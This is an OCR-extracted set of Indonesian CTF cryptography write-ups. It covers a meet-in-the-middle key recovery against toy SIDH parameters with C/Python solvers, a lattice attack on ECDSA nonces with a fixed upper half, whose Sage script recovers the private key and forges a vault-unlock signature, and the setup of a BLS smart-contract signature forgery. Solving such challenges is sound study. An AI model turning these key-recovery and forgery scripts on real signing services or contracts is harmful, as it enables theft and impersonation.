1. Parsing record & rekonstruksi aritmetika kurva

Record diambil via opsi [1] lalu di-decode dari base64 dan diparse manual (protobuf wire format: varint + length-delimited) karena chronos.proto tidak menyertakan file descriptor.
Karena implementasi tidak tersedia, seluruh aritmetika Fp2 dan isogeny harus dibangun ulang. Formula 2-isogeny diturunkan dari Vélu dan diverifikasi numerik terhadap titik-titik acak:

```
ok 10 of 10
j orig 287496+0i
hom: True
```

Hasilnya, untuk kernel (α, 0) dengan c = 3α² + a4:

```
a4' = -4·a4 - 15·α²
a6' = 14·a4·α + 22·a6 (perhatikan: 22, bukan 29 seperti tebakan awal)
X   = u + α + c/u   dengan u = x - α
Y   = y·(u² - c)/u² (α,0) -> (-2α, 0)
```

Analisis: Verifikasi dilakukan dengan mengecek $Y'^2 = X'^3 + a4'X' + a6'$ untuk 10 titik acak dan uji homomorfisme φ(P+Q) = φ(P)+φ(Q). Tanpa uji homomorfisme, konstanta a6' yang salah tetap bisa lolos pada satu titik.

2. **Meet-in-the-Middle pada graf 2-isogeny**
2^{33} terlalu besar untuk brute force, tapi bisa dipecah $2^{33} = 2^{16} \times 2^{17}$:

```
- Forward -- untuk setiap a0 ∈ [0, 2¹⁶), hitung M(a0) = E0 / <2¹⁷·(P_A + a0·Q_A)> (16 isogeny, kernel eksplisit), simpan j(M) → a0 di hash table. Iterasi a0 cukup dengan R += [2¹⁷]Q_A, tanpa scalar-mul.
- Backward -- dari E_A, bangkitkan basis E_A[2³³] (titik acak × 3¹⁹), turunkan ke E_A[2¹⁷], enumerasi semua subgrup siklik orde 2¹⁷ (3·2¹⁶ ≈ 196.608), hitung rantai 17 isogeny, probe hash table.
- Titik tengah M muncul di kedua sisi → j(M) memberi a0 = a mod 2¹⁶.
```

Verifikasi pada instance sintetis. E_A' = E0/<P_A + a·Q_A> dibangun sendiri dengan a yang diketahui (selftest.py, hanya butuh 2-isogeny), lalu ./solver dijalankan pada E_A' tersebut:
python3 selftest.py 12345678901
Output:

```
[*] secret sintetis a = 3755744309   (a mod 2^16 = 7221)
[*] E_A' = E0/<P_A + a*Q_A>   j = 363474236064728920 4+6356420749565620225i
[*] jalankan solver ...
    forward done (2^16)
    match fam2 a0=7221 t=22243
[+] OK: a = 3755744309 berhasil dipulihkan (kandidat: [3755744309])
```

Analisis: 12345678901 mod 2^{33} = 3755744309 (secret efektif, karena kernel hanya bergantung pada a mod 2^{33}), dan 3755744309 mod 2^{16} = 7221 — cocok persis dengan a0 yang ditemukan. Karena j(E_A') yang dibangun dari a yang diketahui berhasil dipulihkan kembali menjadi a yang sama, metode terbukti benar end-to-end. Perhatikan juga bahwa j yang tercetak identik dengan j di versi kode lama, sehingga hasil lama tetap valid — hanya nama outputnya

yang berubah (CANDIDATE/FOUND_A → [+] OK, dan SHARED_J tidak ada karena E_B dummy pada self-test).

3. **Melengkapi 17 bit atas (a1) dan dekripsi**

Kernel isogeny kedua M → E_A adalah <A_M + a·B_M> (orde 2^{17}), dengan A_M = σ(P_A), B_M = σ(Q_A) hasil push-forward lewat rantai forward. Karena a = a0 + 2^{16}·a1:

G(a1) = (A_M + a0·B_M) + a1·([2^{16}]B_M)

Diuji 2^{17} nilai a1, bandingkan j dengan j(E_A). Dua jebakan yang wajib dihindari:

1. Step harus [2^{16}]B_M (orde 2^{17}), bukan [2^{32}]B_M (2-torsi) — dengan step 2-torsi, pencarian tidak pernah ketemu.
2. j tidak unik di SIDH — dua a berbeda bisa memberi j(E_A) sama, jadi

semua kandidat dikumpulkan lalu diuji lewat dekripsi:

```
ikm = jre.to_bytes(32, 'big') + jim.to_bytes(32, 'big')
key = HKDF(algorithm=hashes.SHA256(), length=32, salt=salt,
info=info).derive(ikm)
pt  = AESGCM(key).decrypt(nonce, ct + tag, None) # None == b'' sebagai
AAD
```

4. Implementasi **solver.c**

solver.c (244 baris) — C dengan unsigned __int128 (Python terlalu lambat untuk ~4,4 juta langkah isogeny):

```
/* 2-isogeny, kernel (alpha,0) */
static curve isog2(curve E, f2 al, pt p, pt *img) {
    f2 al2 = f2mul(al, al);
    f2 c = f2add(f2scal(al2, 3), E.a4);                          /* c =
3a^2 + a4 */
    curve En;
    En.a4 = f2neg(f2add(f2scal(E.a4, 4), f2scal(al2, 15)));       /*
-4a4 - 15a^2 */
    En.a6 = f2add(f2scal(f2mul(E.a4, al), 14), f2scal(E.a6, 22)); /*
14a4a + 22a6 */
    if (img) {
        if (f2z(p.y)) *img = point(f2neg(f2scal(al, 2)), F2(0, 0));
        else {
            f2 u = f2sub(p.x, al), u2 = f2mul(u, u);
            *img = point(f2add(f2add(u, al), f2div(c, u)),
                         f2div(f2mul(p.y, f2sub(u2, c)), u2));
        }
    }
```

```
    return En;
}

/* rantai n isogeny, kernel <R> orde 2^n; sekaligus push-forward titik
lain */
static curve chain2(curve E, pt R, int n, pt *ex, int nex) {
    for (int i = 0; i < n; i++) {
        pt K = cmul(E, 1ULL << (n - 1 - i), R);
        for (int j = 0; j < nex; j++) { pt im; isog2(E, K.x, ex[j],
&im); ex[j] = im; }
        pt R2; E = isog2(E, K.x, R, &R2); R = R2;
    }
    return E;
}

/* FORWARD: 2^16 kurva */
pt base = cmul(E0, 1ULL<<17, PA), step = cmul(E0, 1ULL<<17, QA), R =
base;
for (u64 a0 = 0; a0 < (1ULL<<16); a0++) {
    hput(jinv(chain2(E0, R, 16, NULL, 0)), a0);
    R = padd(E0, R, step);                  /* (a0+1)*2^17*Q_A, tanpa
scalar-mul */
}

/* BACKWARD: 3*2^16 subgrup orde 2^17 dari E_A */
pt R1p = cmul(EA,1ULL<<16,R1), R2p = cmul(EA,1ULL<<16,R2);
for (u64 t = 0; t < (1ULL<<17); t++)        /* keluarga (1 : t) */
    hget(jinv(chain2(EA, padd(EA, R1p, cmul(EA, t, R2p)), 17, NULL,
0)));
for (u64 t = 0; t < (1ULL<<16); t++)        /* keluarga (2t : 1) */
    hget(jinv(chain2(EA, padd(EA, R2p, cmul(EA, 2*t, R1p)), 17, NULL,
0)));

/* lengkapi a1 */
pt G = padd(M, AM, cmul(M, a0, BM));        /* orde 2^17 */
pt T = cmul(M, 1ULL<<16, BM);               /* step berorde 2^17 */
for (u64 a1 = 0; a1 < (1ULL<<17); a1++) {
    if (f2eq(jinv(chain2(M, G, 17, NULL, 0)), jA)) { /* kandidat a */ }
    G = padd(M, G, T);
}
```


next implementasikan **solve.py** — orkestrasi satu koneksi (tiap koneksi = sesi baru):

```
for attempt in range(5):                    # service kadang reset
koneksi
```

```
    try:
        s = socket.create_connection((HOST, PORT), timeout=25)
        recv(s, b"Choice:")
        s.sendall(b"1\n")
        text = recv(s, b"END CHRONOS RECORD") + recv(s, b"Choice:", 2)
        if b"BEGIN CHRONOS RECORD" in text:
            break
        s.close(); s = None
    except OSError as e:
        print(f"[!] attempt {attempt + 1}: {e}"); s = None
    time.sleep(1)
...
dump(r)                                          # record -> rec.dat (37 x
u64)
subprocess.run(["gcc", "-O2", "-o", "solver", "solver.c"], check=True)
out = subprocess.run(["./solver"], capture_output=True,
text=True).stdout
for a, jr, ji in re.findall(r"CANDA (\d+) (\d+) (\d+)", out):
    try:
        plain = dec(int(jr), int(ji), r["arch"]); break
    except Exception: pass
s.sendall(b"2\n"); recv(s, b">")
s.sendall(plain + b"\n")
```

Analisis: Tiga detail implementasi yang wajib benar: (a) fadd menangani overflow karena $p > 2^{63}$ (if (s < x || s >= P) s -= P;) — bug serupa juga muncul di f2sqrt (pembagian modular x/2), (b) basis $E_A[2^{17}]$ harus independen (retry bila dependen), (c) step pencarian a1 berorde 2^{17}, bukan 2-torsi.

5. **Eksekusi dan Verifikasi**



Analisis: a = 5038917135 berhasil dipulihkan dan arsip terautentikasi. Total ~43 detik (forward 2^{16} + backward $3 \cdot 2^{16}$). Karena a berubah tiap sesi, output di atas hanya berlaku untuk sesi eed45652; pada sesi lain (mis. b42a6027 di kode lama) ditemukan dua kecocokan j di backward pass (a0=29507 dan a0=6600) — bukti langsung bahwa j-invariant tidak unik, sehingga enumerasi kandidat + uji dekripsi bersifat wajib, bukan opsional.


Kesimpulan

Akar masalahnya adalah parameter SIDH yang terlalu kecil dan sepenuhnya smooth: $p + 1 = 2^{33} \cdot 3^{19}$, sehingga ruang secret isogeny hanya 2^{33} (dan 3^{19}). Datasheet juga sengaja menaruh prime decoy sehingga field.prime dari record harus dipakai, bukan nilai di PDF. Karena E_A dan titik-titik citra torsi lawan dipublikasikan, secret Alice dapat dipulihkan sepenuhnya dengan meet-in-the-middle pada graf 2-isogeny (2^{16} forward + $3 \cdot 2^{16}$ backward, ~40 detik) tanpa perlu mengimplementasikan serangan Castryck–Decru. Setelah a diketahui, shared secret dihitung dari sisi Bob (E_B / <φ_B(P_A) + a·φ_B(Q_A)>), lalu kunci AES diturunkan via HKDF-SHA256 dari j(E_AB). Pelajaran tambahan: j-invariant tidak unik per secret, jadi enumerasi kandidat + verifikasi dekripsi wajib dilakukan, dan submit harus di koneksi yang sama dengan pengambilan record.

Flag

IONIC{s1dh_f4ll3n_k3y_r3c0v3r3d_by_c4stryck}

Agents:



Write-Up: The Stellar Subtraction — Cryptography

Analisis Masalah

Challenge menyediakan server ECDSA berbasis `secp256k1` yang berperan sebagai HSM (Hardware Security Module). Server memungkinkan kita

menandatangani maksimal 5 pesan, dan menantang kita untuk memalsukan signature pada pesan rahasia `UNLOCK_MASTER_VAULT:<token>` agar flag dikeluarkan. Attachment yang diberikan adalah source code server.

```
class ChronosNonceEngine:
    def __init__(self, master_secret: int):
        self._master_secret = master_secret.to_bytes(32, "big")
        raw = bytearray(os.urandom(32))
        raw[0] &= 0x7F
        if raw[0] == 0:
            raw[0] = 0x42
        self._register = raw
        self._counter = 0

    def next_nonce(self, msg: bytes) -> int:
        self._counter += 1
        entropy = hashlib.sha256(
            self._master_secret
            + bytes(self._register)
            + self._counter.to_bytes(4, "big")
            + msg
        ).digest()

        self._register[20:32] = entropy[:12]   # hanya 12 byte terakhir
di-update
        return int.from_bytes(self._register, "big")
```

Selain itu, di source juga terdapat string:

```
7
8   FLAG = "IONIC{H1d03P_TR1}"
9
0
1   def point_add(P1, P2):
```

Analisis: Terdapat dua temuan penting:
1. Nonce memiliki struktur parsial. Generator nonce hanya meng-update 12 byte terakhir (`_register[20:32]`) dari `_register` berukuran 32 byte. Artinya 20 byte pertama (160 bit) statis sepanjang sesi. Setiap nonce berbentuk $k_i = H \cdot 2^{96} + e_i$ dengan `H` (160-bit) sama untuk semua signature dan `e_i` (96-bit) berubah-ubah serta kecil. Struktur ini adalah partial nonce leak klasik yang dapat diserang dengan lattice / Hidden Number Problem jika cukup signature dikumpulkan.

2. Flag di source adalah jebakan. Nama `H1d03P_TR1` ("hide the real one") mengisyaratkan flag ini palsu. Submission pertama harus tetap dicoba ke platform, dan bila ditolak, flag asli harus diambil dari server.

Langkah Penyelesaian

1. Analisis Persamaan ECDSA
Untuk setiap signature berlaku:

```
s_i k_i \equiv z_i + r_i d \pmod N
Substitusi `k_i = H·2^96 + e_i`:
s_i (H \cdot 2^{96} + e_i) \equiv z_i + r_i d \pmod N
```

Analisis: Persamaan ini mengandung dua kelompok unknown: (a) `d` (256-bit, satu variabel global), dan (b) `H, e_0, e_1, ...` (variabel kecil per-signature). `d` dapat dieliminasi antar pasangan signature untuk menyisakan relasi linear hanya dalam variabel kecil. Inilah inti nama challenge "substraction" / "saling meniadakan".

2. **Eliminasi `d` dan Pembentukan Sistem Linear**
Kalikan silang antara signature ke-0 dan ke-i untuk mengeliminasi `d`:

```
r_0 s_i (H \cdot 2^{96} + e_i) - r_i s_0 (H \cdot 2^{96} + e_0) \equiv
r_0 z_i - r_i z_0 \pmod N
```

Susun sebagai persamaan linear dalam 6 variabel `[H, e_0, e_1, e_2, e_3, e_4]`:

```
\underbrace{(r_0 s_i - r_i s_0) \cdot 2^{96}}_{A_{i,0}} \cdot H \;+\;
\underbrace{(-r_i s_0)}_{A_{i,1}} \cdot e_0 \;+\; \underbrace{(r_0
s_i)}_{A_{i,i+1}} \cdot e_i \;=\; \underbrace{(r_0 z_i - r_i z_0)}_{D_i}
\pmod N
```

Dengan 5 signature, kita peroleh 4 persamaan linear modulo `N` dengan 6 variabel kecil (`H < 2^160`, `e_i < 2^96`).

3. **Serangan Lattice** (CVP / Kannan Embedding)
Persamaan-persamaan di atas ekuivalen dengan mencari `x = (H, e_0, …, e_4)` sedemikian rupa sehingga `A·x ≡ D (mod N)` dan `x` berada di *box* kecil. Ini adalah problem CVP (Closest Vector Problem)** pada lattice:

```
\mathcal{L} = \{ v \in \mathbb{Z}^6 : A v \equiv 0 \pmod N \}
```

dengan solusi partikular `xp` (via `solve_right`), sehingga solusi sebenarnya adalah `xp + l` untuk suatu `l ∈ L` yang kecil.

Analisis pemilihan metode: Karena `H ≈ 2^160` dan `e_i ≈ 2^96` memiliki skala sangat berbeda, target vector menjadi tidak seimbang saat di-embed.

LLL tanpa normalisasi akan "membuang" solusi karena komponen `H` mendominasi norm. Solusinya: kalikan setiap koordinat `e_i` dengan `2^63` sehingga semua komponen target seragam di skala ~`2^159`, dan pilih `M = 2^159` pada Kannan embedding:

```
L_{\text{emb}} = \begin{pmatrix} B \cdot \text{diag}(s) & 0 \\ -xp \cdot \text{diag}(s) & M \end{pmatrix}, \quad s = (1, 2^{63}, 2^{63}, 2^{63}, 2^{63}, 2^{63})
```

Baris hasil LLL dengan entri terakhir `±M` mengindikasikan kandidat solusi.

4. Implementasi Solusi

Script lengkap yang dipakai (menggunakan `socket` standar, tanpa `pwntools`):

```
#!/usr/bin/env sage
from sage.all import *
import hashlib, json, re, secrets, socket

P = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFC2F
N = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
Gx = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798
Gy = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8
G = (Gx, Gy)
HOST = "chall.ctf.tccpens.id"
PORT = 30962

def point_add(P1, P2):
    if P1 is None: return P2
    if P2 is None: return P1
    x1, y1 = P1; x2, y2 = P2
    if x1 == x2 and (y1 + y2) % P == 0: return None
    if x1 == x2 and y1 == y2:
        lam = (3*x1*x1) * pow(2*y1, -1, P) % P
    else:
        lam = (y2 - y1) * pow(x2 - x1, -1, P) % P
    x3 = (lam*lam - x1 - x2) % P
    return (x3, (lam*(x1 - x3) - y1) % P)

def scalar_mult(k, pt):
    r = None; a = pt
    while k > 0:
        if k & 1: r = point_add(r, a)
```

```
        a = point_add(a, a); k >>= 1
    return r

def hash_msg(m): return int.from_bytes(hashlib.sha256(m).digest(),
"big") % N

class Conn:
    def __init__(self, host, port):
        self.sock = socket.create_connection((host, port), timeout=120)
        self.buf = b""
    def recv_until(self, marker, timeout=120):
        self.sock.settimeout(timeout)
        while marker not in self.buf:
            try: chunk = self.sock.recv(4096)
            except socket.timeout: break
            if not chunk: break
            self.buf += chunk
        idx = self.buf.find(marker)
        if idx == -1:
            out, self.buf = self.buf, b""
            return out
        out = self.buf[:idx+len(marker)]
        self.buf = self.buf[idx+len(marker):]
        return out
    def sendline(self, d):
        if isinstance(d, str): d = d.encode()
        self.sock.sendall(d + b"\n")
    def recvall(self, timeout=5):
        self.sock.settimeout(timeout)
        out, self.buf = self.buf, b""
        try:
            while True:
                c = self.sock.recv(4096)
                if not c: break
                out += c
        except socket.timeout: pass
        return out

def check_solution(cand, A, D, n):
    for i in range(len(A)):
        if (sum(A[i][j]*int(cand[j]) for j in range(n)) - D[i]) % N !=
0:
            return False
    H = int(cand[0])
    if not (0 <= H < (1 << 160)): return False
    for j in range(1, n):
```

```
        if not (0 <= int(cand[j]) < (1 << 96)): return False
    return True

def attempt_embedding(Bmat, xpvec, scale_vec, M, A, D, n):
    if scale_vec is not None:
        Bs = Bmat * diagonal_matrix(ZZ, scale_vec)
        xps = vector(ZZ, [int(xpvec[i]) * scale_vec[i] for i in
range(n)])
    else:
        Bs = Bmat
        xps = xpvec
    L = Matrix(ZZ, n + 1, n + 1)
    L.set_block(0, 0, Bs)
    for j in range(n): L[n, j] = int(-xps[j])
    L[n, n] = int(M)
    try: Lred = L.LLL()
    except Exception: return None
    for row in Lred.rows():
        last = int(row[n])
        if abs(last) != int(M): continue
        cs = vector(ZZ, row[:n])
        if last == int(M): cs = -cs
        if scale_vec is not None:
            ok = True; cand = []
            for j in range(n):
                if int(cs[j]) % scale_vec[j] != 0:
                    ok = False; break
                cand.append(int(cs[j]) // scale_vec[j])
            if not ok: continue
            cand = vector(ZZ, cand)
        else:
            cand = cs
        if check_solution(cand, A, D, n): return cand
    return None

def recover_small_vector(A, D):
    n = 6; m = len(A)
    R = Zmod(N)
    xp = Matrix(R, m, n, A).solve_right(vector(R, D))
    xp = vector(ZZ, [int(v) % N for v in xp])

    Mmat = block_matrix(ZZ, [[matrix(ZZ, A), -N * identity_matrix(ZZ,
m)]])
    K = Mmat.right_kernel_matrix()
    if K.nrows() != n: K = K.transpose()
    Bker = K[:, :n].LLL()
```

```
    strategies = [
        ("unscaled", None),
        ("scale 2^63", [1] + [1<<63]*5),
        ("scale 2^60", [1] + [1<<60]*5),
    ]
    for sname, sv in strategies:
        for M_bits in [159, 158, 160, 157, 161, 156, 162, 155]:
            print(f"[*] {sname} | M=2^{M_bits}", flush=True)
            res = attempt_embedding(Bker, xp, sv, 1 << M_bits, A, D, n)
            if res is not None:
                print(f"[+] FOUND: {sname} M=2^{M_bits}")
                return res
    raise RuntimeError("recovery failed")

def main():
    io = Conn(HOST, PORT)
    data = io.recv_until(b"> ")
    target = re.search(rb"Vault Target\s*:\s*(\S+)", data).group(1)
    print("[+] target =", target)

    sigs = []
    for i in range(5):
        io.sendline(b"1")
        io.recv_until(b"Enter message in hex: ")
        io.sendline(f"audit{i}".encode().hex().encode())
        out = io.recv_until(b"> ")
        obj = json.loads(re.search(rb"Signature generated: (\{.*\})",
out).group(1).decode())
        sigs.append((int(obj["z"],16), int(obj["r"],16),
int(obj["s"],16)))
    print("[+] got 5 signatures")

    z0, r0, s0 = sigs[0]
    Bval = 1 << 96
    A, D = [], []
    for i in range(1, 5):
        z, r, s = sigs[i]
        row = [0]*6
        row[0] = ((r0*s - r*s0) * Bval) % N
        row[1] = (-r*s0) % N
        row[i+1] = (r0*s) % N
        A.append(row); D.append((r0*z - r*z0) % N)

    x = recover_small_vector(A, D)
    H, e0 = int(x[0]), int(x[1])
```

```
    k0 = H * Bval + e0
    d = ((s0*k0 - z0) * pow(r0, -1, N)) % N
    print("[+] d =", hex(d))

    for i, (z, r, s) in enumerate(sigs):
        ki = ((z + r*d) * pow(s, -1, N)) % N
        assert (ki >> 96) == H, f"sig {i} mismatch"
    print("[+] verified all 5 signatures")

    zt = hash_msg(target)
    while True:
        k = secrets.randbelow(N - 1) + 1
        R = scalar_mult(k, G); r = R[0] % N
        if r == 0: continue
        s = (pow(k, -1, N) * (zt + r*d)) % N
        if s: break

    io.sendline(b"2")
    io.recv_until(b"Enter signature r (hex or int): ")
    io.sendline(hex(r).encode())
    io.recv_until(b"Enter signature s (hex or int): ")
    io.sendline(hex(s).encode())
    print(io.recvall(timeout=5).decode(errors="ignore"))

if __name__ == "__main__":
    main()
```

Bagian penting script:


- `recover_small_vector` — Membangun lattice kernel dari relasi linear modular, lalu mencoba beberapa strategi embedding. Iterasi pertama "unscaled" dipakai sebagai fallback; strategi utama adalah `scale 2^63`.
- `check_solution` — Memverifikasi kandidat memenuhi (a) semua persamaan mod `N` dan (b) bound `H < 2^160` dan `e_i < 2^96`. Tanpa pengecekan bound, LLL bisa mengembalikan solusi linear valid yang bukan solusi sebenarnya.
- Verifikasi `d` — Setelah `d` didapat, seluruh 5 signature dicek konsisten dengan `H` yang di-recover. Ini mencegah forging dengan `d` yang salah.
- Forging — Setelah `d` valid, signature untuk `target` dibuat sendiri dengan `k` acak segar.

5. Eksekusi dan Verifikasi

Dijalankan di dalam container SageMath untuk menghindari masalah dependensi (Sage tidak tersedia di repositori Ubuntu 24.04):

```
cd ~/Downloads/Ionic/cyripto/The-Stellar-Substraction
docker run --rm -it -v "$PWD":/work sagemath/sagemath:latest sage
/work/s.py
```

Output:



Analisis:
- LLL unscaled gagal di semua 19 nilai M. Penyebab: tanpa scaling, komponen `H` (2^160) dan `e_i` (2^96) berbeda skala terlalu jauh sehingga target vector terlihat "besar" dari sisi LLL dan dibuang.
- BKZ crash karena bug internal Sage (`infinite loop in babai`) — masalah implementasi, bukan matematis.
- Scaling `2^63` berhasil pada percobaan pertama (`M = 2^159`). Dengan scaling ini semua komponen target berada di skala ~2^159, cocok dengan `M`, sehingga LLL langsung menemukannya.

- Verifikasi kelima signature lolos → `d` yang di-recover adalah private key asli.
- Signature palsu untuk `UNLOCK_MASTER_VAULT:0051a7...` diterima server → flag keluar.

Kesimpulan
Akar masalah challenge adalah nonce ECDSA dengan struktur parsial: 160 bit tertinggi (`H`) statis sepanjang sesi sementara 96 bit terendah (`e_i`) bervariasi dan kecil. Dengan 5 signature, private key `d` dapat dieliminasi antar pasangan signature, menyisakan sistem persamaan linear modular dengan solusi "kecil" — sebuah instance dari Hidden Number Problem / CVP di lattice.

Teknik penyelesaian:
1. Eliminasi `d` antar signature menghasilkan 4 persamaan linear modulo `N` dengan 6 variabel kecil.
2. Kannan embedding pada lattice kernel dengan scaling ternormalisasi (`e_i × 2^63`) agar semua koordinat target berada di skala ~2^159.
3. LLL pada lattice 7-dimensi menemukan vektor solusi.

4. Verifikasi bahwa `d` konsisten dengan semua signature sebelum forging.

Pelajaran penting: dalam serangan lattice, **scaling variabel berdasarkan bound-nya masing-masing** sangat krusial. LLL dengan entri tidak seimbang sering gagal bahkan ketika solusi ada dan seharusnya mudah ditemukan.

link: https://chat.deepseek.com/share/dpwqldkadb2qu2hi28

Flag

`IONIC{n0nc3_r3us3_328b3757b3c8e9b900}`

Write-Up: Phantom Validator — Cryptography

Challenge: Phantom Validator (839 pts)
Target: http://chall.ctf.tccpens.id:30990
Kategori: Cryptography / Smart Contract (BLS di BN254)
Vektor: Leaked Source → On-chain Disassembly → Weak Hash-to-Curve → Beacon Oracle Scalar Leak → Signature Rescaling → Forged Proof-of-Possession → 2-of-2 Aggregate Forgery

Analisis Masalah
Challenge menyediakan sebuah dApp bernama Azkaban Bridge, jembatan cross-chain yang menyimpan reserve 100 ETH di kontrak AzkabanBridge pada devnet Anvil dengan chain id 31337. Penarikan dana dijaga oleh skema 2-of-2 BLS multi-signature over BN254:

- 1 signer tetap: Master Authority, dengan public key G2 tersimpan di storage kontrak.
- 1 signer kedua: Secondary Co-Validator yang dapat didaftarkan lewat enrollValidator dengan Proof-of-Possession.
- Pesan withdrawal di-hash ke G1 lewat hashToG1, lalu diverifikasi dengan ecPairing EIP-197.

Selain kontrak, tersedia signing oracle di POST /api/v1/beacon-sign yang menandatangani heartbeat attestation atas {player_address, timestamp} — pesan yang sepenuhnya dikontrol penyerang.

Halaman web membocorkan source code kontrak secara utuh di /static/app.js, berikut ABI dan endpoint yang dipakai:

```
js
const BRIDGE_ABI = [
    "function withdrawalNonce() view returns (uint256)",
    "function authorityPublicKey(uint256) view returns (uint256)",
    "function validatorPublicKeys(address, uint256) view returns
```

```
(uint256)",
    "function isValidatorRegistered(address) view returns (bool)",
    "function enrollValidator(uint256[4] pkValidator, uint256[2]
piPoP)",
    "function withdrawReserve(address recipient, uint256 amount, address
validator, uint256[2] sigmaAgg)",
    "function hashToG1(bytes message) view returns (uint256[2])"
];
```

Source yang bocor mengungkap bagian paling penting:

```
solidity
function hashToG1(bytes memory message) public view returns (uint256[2]
memory) {
    uint256 s = uint256(keccak256(message)) % GROUP_ORDER;
    if (s == 0) s = 1;
    return _ecMulG1(G1_X, G1_Y, s);
}

function enrollValidator(uint256[4] calldata pkValidator, uint256[2]
calldata piPoP) external {
    bytes memory enrollMessage = abi.encodePacked("AZKABAN_ENROLL_V1",
msg.sender, block.chainid);
    uint256[2] memory hEnroll = hashToG1(enrollMessage);
    uint256[2] memory negH = _negateG1(hEnroll);
    require(_pairing2(piPoP, g2Gen, negH, pkValidator), "Invalid
Proof-of-Possession");
    validatorPublicKeys[msg.sender] = pkValidator;
    isValidatorRegistered[msg.sender] = true;
}

function withdrawReserve(address recipient, uint256 amount, address
validator, uint256[2] calldata sigmaAgg) external {
    require(isValidatorRegistered[validator], "Validator not
registered");
    require(amount <= address(this).balance, "Insufficient reserve");
    bytes memory withdrawMessage = abi.encodePacked(
        "AZKABAN_WITHDRAW_V1", recipient, amount, withdrawalNonce++,
block.chainid
    );
    uint256[2] memory hWithdraw = hashToG1(withdrawMessage);
    uint256[2] memory negH = _negateG1(hWithdraw);
    uint256[4] memory pkVal = validatorPublicKeys[validator];
    require(_pairing3(sigmaAgg, g2Gen, negH, authorityPublicKey, negH,
pkVal), "Invalid 2-of-2 multi-signature");
    payable(recipient).transfer(amount);
}
```

Perhatikan bahwa hashToG1 bukan hash-to-curve. Fungsinya hanya mengalikan generator dengan skalar hasil keccak256:

```
H(m) = (keccak256(m) mod r) · G1
```

dengan r = GROUP_ORDER.

